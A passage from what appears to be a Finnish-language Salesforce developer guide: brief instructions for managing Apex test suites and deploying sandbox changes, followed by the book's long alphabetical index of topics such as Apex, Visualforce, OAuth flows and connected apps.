Jos haluat muuttaa testisarjaan sisältyviä testejä, valitse **Test (Testi) > Suite Manager (Sarjojen hallinta) > Testisarjasi > Edit Suite (Muokkaa sarjaa)**. (Voit myös kaksoisnapsauttaa testisarjan nimeä muokataksesi sarjaa). Käytä nuolinäppäimiä siirtääksesi luokkia Available Test Classes (Käytettävissä olevat testiluokat) -sarakkeen ja Selected Test Classes (Valitut testiluokat) -sarakkeen välillä ja napsauta sitten **Save (Tallenna)**.

Jos haluat suorittaa testiluokkien sarjoja, valitse **Test (Testi) > New Suite Run (Uusi sarjan suoritus)**.

Käyttöönotto

Tämä osio sisältää tietoja koodaamiesi muutosten käyttöönotosta organisaatiollesi.

Koodimuutokset tulisi tehdä sandboxissa, jotta voit testata muutoksiasi ennen niiden käyttöönottoa. Sandboxit sisältävät tiedoistasi, koodestasi ja kokoonpanoasetuksistasi kopioita, jotka on eristetty tuotanto-organisaatiostasi. Voit mukauttaa organisaatiotasi ja testata sovelluksia sandboxissa ja ottaa muutokset käyttöön tuotanto-organisaatiossa vasta, kun ne ovat valmiita. Joskus useat kehittäjät tekevät töitä eri sandboxeissa ja koordinoivat sitten tekemiensä muutosten käyttöönoton. Näissä osioissa on lisätietoja käyttöönottoprosessista sekä muutosten kehittämiseen ja käyttöönottoon tarkoitetuista työkaluista:

- Käyttöönoton yhteenveto
- Valitse työkalusi muutosten kehittämiseen ja käyttöönottamiseen

HAKEMISTO

Apex

- testit [290, 293–294, 296–297, 299](#)
- Apex-jaon uudelleenlaskenta [87](#)
- debug log order of precedence [272](#)
- editori [13–14](#)
- jaon syyt [86](#)
- koodi [46](#)
- käynnistimen määrittäminen [48](#)
- käynnistimien hallinta [54](#)
- Käynnistimien lisätietosivu [57](#)
- luokan käyttöoikeuksien määrittäminen [84–86](#)
- luokan luominen [47](#)
- luokan luominen WSDL-asiakirjasta [58](#)
- luokan suojauksen määrittäminen [83](#)
- luokan tarkasteleminen [56](#)
- luokan yhteenveto [56](#)
- luokat [53](#)
- lähdekoodi [14](#)
- mukautetun WSDL-tiedoston lataaminen [129](#)
- muokkaaminen [3](#)
- palvelinkutsu [62](#)
- poikkeukset [51](#)
- poikkeusten sähköpostit [51](#)
- riippuvuudet [56](#)
- sähköposti [97](#)
- sähköpostipalvelut [102](#)
- testaaminen [56, 289](#)
- testisuorituksen tulokset [294](#)
- testit [295](#)
- työjono [59–60](#)
- ulkoinen verkkopalvelu [62](#)
- version asetukset [55](#)
- virheen paketeissa [52](#)
- virheenkorjaus [3, 260](#)
- virheenkorjauslokien suodattimet [273](#)
- virheenkorjauslokien tasot [273](#)
- virheenkorjauslokin tiedot [269](#)
- virheenkorjauslokit [267](#)
- yhteenveto [46](#)

Apex Code Developer's Guide [47](#)

Apex Developer Guide [47](#)

Apex Developer Tools [47](#)

Apex IDE [47](#)

Apex-testin suorittaminen [290, 293–297, 299](#)

Apex-töiden jono [59–60](#)

Apex-virheenkorjaus [3, 260](#)

Apex:in testaaminen [294, 296–297, 299](#)

Apexin ajoittaminen [61](#)

Apexin muokkaaminen [3](#)

Apexin testaaminen [290, 293, 295](#)

API

WSDL-tiedoston lataaminen [129](#)

API-käyttö

ilmoitukset [153–154](#)

lisätiedot [154](#)

AppExchange

Apex-virheet [52](#)

Asiakkaan todennussertifikaatit

lataaminen [129](#)

automaattisen vastauksen säännöt

virheenkorjauslokit
[267](#)

Bulk API

[130](#)

CORS

[132](#)

Developer-konsoli

Apex:in testaaminen [297, 299](#)

avaaminen [3](#)

Developer-konsoli
[252](#)

Kekovaraston tarkistus -näkymä [252](#)

developer-lokit [253](#)

kaavio [17](#)

kekovarasto
[249, 251–252](#)

Keko-välilehti [252](#)

Symbolit-välilehti [252](#)

Kekovaraston tarkistus -näkymä [252](#)

koodieditori [14](#)

koodin kattavuuden tarkistaminen [296](#)

Kyselyeditori [9–10](#)

Kyselyn tulokset -ruudukko [9–10](#)

käyttäminen [3](#)

käyttöliittymä [11](#)

layout [5](#)

Lokien tarkastusohjelman näkymä [263](#)

lokit [253](#)

lähdekoodi [14](#)

muisti [252](#)

Developer-konsoli *(jatkuu)*

- Muokkaa [8](#)
- muuttujat [252](#)
- navigointi [6–8](#)
- näkymät [11](#)
- Näkymätila [266](#)
- objekti [17](#)
- organisaatio [5](#)
- osiot [5](#)
- perspektiivit [263](#)
- siirtyminen [5, 8](#)
- symbolit [252](#)
- tarkastuspiste [249, 251–252](#)
- taulukko [17](#)
- testisarjat [299](#)
- testisuoritukset [297, 299](#)
- Tiedosto [6–7](#)
- tietoja [260](#)
- tietokanta [17](#)
- Työkalut [9–10, 266](#)
- valikot [6–8](#)
- virheenkorjaus [249, 251–252](#)
- Virheenkorjaus [8](#)
- virheenkorjauslokit [253](#)
- välilehdet [11](#)
- ymmärtäminen [260](#)

Erätyöt [61](#)

- Esitysaluesovellusten esikatselu
- yhteenveto [126](#)

- eskalointisäännöt
- virheenkorjauslokit [267](#)

Etäkäyttö

- Alue [216](#)
- ID-varmenteen käyttäminen [219](#)
- kehitys [187](#)
- käyttäjien todennus [187](#)
- käyttövaltuuden käyttäminen [219](#)
 - OAuth [216](#)
 - alue [216](#)
- OpenID Connect Discovery -päätepisteen käyttäminen [228](#)
- pääsyn kumoaminen [217](#)
- sovellusten hallinta [174](#)
- terminologia [186](#)
- Todennuskokoonpanon päätepisteen käyttäminen [229](#)
- tunnus-URL-osoitteiden käyttäminen [220](#)
- UserInfo päätepisteen käyttäminen [225](#)

Etäkäyttö *(jatkuu)*

- yhteenveto [155](#)

- Force.com IDE [130](#)

- Force.com Migration Tool [130](#)

funktiot

- URLFOR [76](#)

- globaalin Action-muuttujan arvot [39](#)

- globaalit muuttujat

- \$Resource [76](#)

- ymmärtäminen [18](#)

- Globaalit muuttujat

- käyvät \$Action-arvot [39](#)

- Hallittavat paketit

- mukautettujen otsikoiden korvaaminen [112](#)

- hyväksymisprosessit

- virheenkorjauslokit [267](#)

- IDE [47](#)

- Identity

- SCIM ja REST API [147](#)

- InboundEmail-objekti [106](#)

- InboundEmail.BinaryAttachment-objekti [108](#)

- InboundEmail.Header-objekti [108](#)

- InboundEmail.TextAttachment object [108](#)

- InboundEmailResult-objekti [108](#)

- InboundEnvelope-objekti [109](#)

- integrointi

- Asiakkaan todennussertifikaatin lataaminen [129](#)

- S-Control-objektit [114](#)

- WSDL-tiedoston lataaminen [129](#)

- Integrointi

- S-Control-objektit [116](#)

- IP-alueiden salliminen yhdistetystä sovelluksesta [164](#)

- jakaminen

- Apex-jaon syyt [86](#)

- Apex-jaon uudelleenlaskenta [87](#)

- JavaScript [132](#)

- järjestelmäloki

- [11, 287](#)

- kaavat

- globaalit muuttujat [18](#)

- Kehittäjän konsoli

- tietoja [3](#)

- Kehittäjän konsoli (*jatkuu*)
 - ymmärtäminen [3](#)
- Kehittäminen
 - suojaus [91](#)
- Kehitystila
 - käyttöön ottaminen [66](#)
- kentät
 - riippuvuudet [128](#)
 - toiminta-alue [128](#)
- Kertakirjautuminen
 - OAuth [214](#)
 - SAML-vahvistuksen kulku [214](#)
- kohdistussäännöt
 - virheenkorjauslokit [267](#)
- komentorivi [11](#)
- komentorivi-ikkuna [287](#)
- Koodi
 - suojaus [91](#)
- Koodin kirjoittaminen [2](#)
- Koodin muutosten käyttöönotto [299](#)
- Koodin työstäminen [12](#)
- Koodin virheenkorjaus [249](#)
- Koodisi suojaaminen [83](#)
- Kyselyeditori [9–10](#)
- Kyselyn tulokset -ruudukko [9–10](#)
- Käynnistimet
 - lisätietosivu [57](#)
 - virheenkorjauslokit [287](#)
- Käynnistimien
 - hallinta [54](#)
 - määrittäminen [48](#)
- Käyttäjien ohjattu provisiointitoiminto [181](#)
- käyttäjien provisiointi
 - raportit [185](#)
 - yhdistetyt sovellukset [179, 181, 183](#)
- käyttäjät
 - provisiointi [179, 181, 183](#)
- Käyttöoikeusmäärittelyt
 - Visualforce [90](#)
- Lightning Experience
 - Visualforce [63](#)
- Lightning Experiencessa
 - lisää Lightning-komponentteja [82](#)
- Lightning-komponentit
 - Lightning Experiencessa [82](#)
 - Salesforce1 [81](#)
- Lightning-komponenttikehykset
 - yhteenveto [79](#)
- loki [11, 287](#)
- Lokien tarkastusohjelman näkymä
 - lähde-osio [257](#)
 - osiot [254](#)
 - pino [255–256](#)
 - profilointitiedot [258](#)
 - suoritetut yksiköt [258](#)
 - suorituskykyhakemisto [255](#)
 - suoritusloki [256](#)
 - takajäljitys [255–256](#)
- Luokat
 - virheenkorjauslokit [287](#)
- Mashupit
 - esimerkkejä [119](#)
- Metadata API [130](#)
- Mukautettu metadata
 - Metadata API [237](#)
 - pakkaaminen ja asentaminen [243–245](#)
 - rajoitukset [234, 236](#)
 - tietoja [233](#)
 - tietueiden lisääminen deklaratiivisesti [238](#)
 - tyyppien ja tietueiden käyttäminen [242](#)
 - tyyppien luominen deklaratiivisesti [237](#)
- Mukautettu metadatatyyppi [245](#)
- mukautetut komponentit, Visualforce
 - hallinta [75](#)
 - luominen [73](#)
 - tarkasteleminen [74](#)
 - yhteenveto [72](#)
- Mukautetut käyttöoikeudet
 - luominen [247](#)
 - muokkaaminen [248](#)
 - pakolliset mukautetut käyttöoikeudet [249](#)
 - tietoja [246](#)
- mukautetut metadata-suhteet [239](#)
- mukautetut metadata-tyypit
 - data loader [241](#)
 - mukautetun metadatan lataaja [241](#)
 - suhteet [239–240](#)
- Mukautetut otsikot
 - käännösten lisääminen [113](#)
 - käännösten mukauttaminen [112](#)
 - muokkaus [111](#)
 - tarkasteleminen [113](#)
 - yleiskatsaus [110](#)
- Mukautetut s-control-objektit
 - tietoja [114](#)

- mukautetut välilehdet
 - luominen [69](#)
- muutosjoukot
 - [245](#)
- Näkymätila
 - [266](#)
- OAuth
 - 1.0.A -version todennuksen kulku [188](#)
 - ID-varmenteen käyttäminen [219](#)
 - JWT bearer -valtuuden kulku [197](#)
 - käyttäjäagentin todennuksen kulku [211](#)
 - käyttäjänimi/salasana-todennuksen kulku [209](#)
 - käyttövaltuuden käyttäminen [219](#)
 - päivitysvaltuuden kulku [201](#)
 - päätepiisteet [188](#)
 - SAML bearer -kulku [193](#)
 - SAML-vahvistuksen kulku [214](#)
 - terminologia [186](#)
 - todennuksen kulku [188](#), [201](#), [204](#), [209](#), [211](#)
 - todentaminen [187](#)
 - tunnus-URL-osoitteiden käyttäminen [220](#), [225](#), [228](#)
 - tunnusten kumoaminen [217](#)
 - Web-palvelimen todennuskulku [204](#)
 - virhekoodit [192](#)
- OpenID-yhteys [220](#), [225](#), [228](#)
- Organisaatiosi muutosten testaaminen [289](#)
- ota käyttöön
 - [245](#)
- paketit
 - Apex-virheet [52](#)
- Palvelinkutsut
 - Palvelinkutsun vastausvirhettä ei voi jäsentää [62](#)
- Paranna Salesforcea koodilla
 - esittely [1](#)
- Poikkeukset
 - sieppaamattomat [70](#)
- Profiilit
 - Visualforce
 - [90](#)
- raportit
 - käyttäjien provisiointi [185](#)
- resurssin globaali muuttuja [76](#)
- riippuvuudet
 - kentät
 - [128](#)
- S-control-objektit
 - esimerkkejä [119](#)
- S-control-objektit (*jatkuu*)
 - hyödyllisiä esimerkkejä [119](#)
 - muokkaaminen [115](#)
 - tietoja [114](#)
 - vihjeet [118](#)
- S-Control-objektit
 - globaalit muuttujat [18](#)
 - luominen [114](#), [116](#)
 - määrittäminen [114](#), [116](#)
 - poistaminen [118](#)
 - verrattuna Visualforce-sivuihin [124](#)
 - yhdistämiskenttien tyypit [18](#)
 - yhdistämiskentät [124](#)
- Salesforce1
 - lisää Lightning-komponentteja [81](#)
- SAML
 - OAuth [214](#)
 - SAML-vahvistuksen kulku [214](#)
- SCIM [147](#)
- Seuranta
 - tietojen joukkolataustyöt [148](#)
 - tietojen joukkolataustöiden lisätiedot [150](#)
- Sieppaamattomien poikkeuksien käsittely [70](#)
- Siirrot, toistaminen [3](#), [260](#)
- Sivut, Visualforce
 - yleiskatsaus [64](#)
- SOQL [9–10](#)
- Sovelluksen käyttöoikeus
 - hylkää käyttöoikeus [232](#)
 - pyynnöt [230](#)
 - pyyntöjen hyväksyminen [231](#)
- staattiset resurssit
 - yhteen veto [76](#)
- Staattiset resurssit
 - hallinta [78](#)
 - määrittäminen [77](#)
 - tarkasteleminen [78](#)
- suojaus
 - code [91](#)
- Suojaus
 - Visualforce [88–89](#)
- suorita anonyymi [11](#)
- suorita Apex [49](#)
- sähköposti
 - käsitleminen Apex-toiminnolla [97](#)
 - sähköpostipalvelut [97](#)
- sähköpostipalvelut
 - InboundEmail-objekti [106](#)
 - InboundEmail.BinaryAttachment-objekti [108](#)

- sähköpostipalvelut (*jatkuu*)
 - InboundEmail.Header-objekti [108](#)
 - InboundEmail.TextAttachment-objekti [108](#)
 - InboundEmailResult-objekti [108](#)
 - InboundEnvelope-objekti [109](#)
 - muokkaaminen [99](#)
 - sähköpostipalveluosoitteet [98](#)
- testaaminen [56, 289](#)
- Testisarjat [299](#)
- Tietojen joukkolataustyöt
 - seuranta [148](#)
 - työn lisätietojen tarkasteleminen [150](#)
- Todennus-API [229](#)
- toiminta-alue
 - Kenttä [128](#)
- Toimintolinkit
 - mallit [134](#)
- Toimintolinkkimallit
 - luominen [142](#)
- Toimintolinkkiryhmiä mallit
 - muokkaaminen [145](#)
 - pakkaaminen [146](#)
 - poistaminen [146](#)
 - suunnittele [134](#)
- tunnukset, kumoaminen [217](#)
- Tunnus-URL-osoitteet [220, 225, 228](#)
- työnkulkusäännöt
 - virheenkorjauslokit [267](#)
- työntöilmoitukset
 - testaaminen [175–177](#)
 - virheviestit [177](#)
- URLFOR-funktio [76](#)
- vahvistussäännöt
 - virheenkorjauslokit [267](#)
- version asetukset [55, 71](#)
- virheenkorjaus
 - kirjaustaso [273](#)
 - suodattaminen [273](#)
- Virheenkorjaus
 - debug log order of precedence [272](#)
 - JavaScript [80](#)
 - luokkien ja käynnistimien lokitasot [287](#)
 - profilointitiedot [258](#)
 - prosessin läpikäyminen [256](#)
 - työnkulku [257](#)
- Virheenkorjaus (*jatkuu*)
 - virheenkorjauslokin tiedot [269](#)
- virheenkorjausloki [11, 287](#)
- Virheenkorjauslokiä suodattaminen [273](#)
- virheenkorjauslokit
 - suodattimet [273](#)
 - tasot [273](#)
- Virheenkorjauslokit
 - lisätiedot [269](#)
 - luokat ja käynnistimet [287](#)
 - order of precedence [272](#)
- Virheviesti
 - työntöilmoitukset [177](#)
- Visualforce
 - editori [13–14](#)
 - globaalit muuttujat [18](#)
 - kehitystila [66](#)
 - käyttöoikeusmäärittäykset [90](#)
 - Lightning Experience [63](#)
 - lähdekoodi [14](#)
 - mukautetut komponentit [72](#)
 - Näkymätila [266](#)
 - profiilit [90](#)
 - selaimeä asetukset [72](#)
 - sivujen hallinta [68](#)
 - sivujen luominen [64](#)
 - sivut [64](#)
 - sivutiedot [67](#)
 - staatittiset resurssit [76](#)
 - suojaus [72, 88–89](#)
 - Työkalut [266](#)
 - version asetukset [71](#)
 - virheenkorjaus [3, 260](#)
 - välilehtien luominen [69](#)
 - yhteenveto [63](#)
- Visualforce-sivut
 - yhdistämiskentät [68](#)
- välilehdet
 - Visualforce [69](#)
- WSDL-tiedostot
 - lataaminen [129](#)
- yhdistetty sovellus
 - JWT bearer -valtuuden kulku [197](#)
 - SAML bearer -kulku [193](#)
 - terminologia [186](#)
 - todennuksen kulku [188, 201, 204, 209, 211, 214](#)

Yhdistetty sovellus

- aloitus-URL [168](#), [170](#)
- Android GCM -työntöilmoitukset, testaaminen [177](#)
- APNS-työntöilmoitukset, testaus [176](#)
- asennuksen poistaminen [186](#)
- hallinta [169](#)
- hallitse käyttöoikeuksia [167–168](#), [170](#)
- IP-rajoitukset [167–168](#), [170](#)
- käytön valvonta [173](#)
- lisätiedot [168](#)
- luo [155](#)
- luominen [157](#)
- muokkaaminen [164](#), [167–168](#), [170](#)
- pakkaaminen [164](#)
- poistaminen [164](#)
- työntöilmoitusten testaaminen [175](#)
- työntöilmoitusten virheviestit [177](#)
- Yhdistettyjen sovellusten IP-alueet [164](#)
- Yhdistetyn sovelluksen aloitus-URL [170](#)
- Yhdistetyn sovelluksen asennuksen poistaminen [186](#)
- Yhdistetyn sovelluksen hallinta [169](#)
- Yhdistetyn sovelluksen IP-rajoitukset [167–168](#), [170](#)

Yhdistetyn sovelluksen käyttöoikeuksien hallinta [167–168](#), [170](#)

- Yhdistetyn sovelluksen käytön valvonta [173](#)
- Yhdistetyn sovelluksen luominen [155](#), [157](#)
- Yhdistetyn sovelluksen muokkaaminen [164](#), [167–168](#), [170](#)
- yhdistetyn sovelluksen pakkaaminen [164](#)
- Yhdistetyn sovelluksen poistaminen [164](#)
- yhdistetyt sovellukset
 - käyttäjien provisiointi [179](#), [181](#), [183](#)
- Yhdistetyt sovellukset
 - OpenID Connect Discovery -päätepisteen käyttäminen [228](#)
 - sovellusten hallinta [174](#)
 - Todennuskokoonpanon päätepisteen käyttäminen [229](#)
 - UserInfo päätepisteen käyttäminen [225](#)
- Yhdistämiskentät
 - S-Control-objektit [124](#)
- Yksikkötestit [290](#), [293–297](#), [299](#)
- Yleiset kysymykset
 - Apex [62](#)
 - Luokat ja käynnistimet [62](#)
 - palvelinkutsu [62](#)
 - ulkoinen verkkopalvelu [62](#)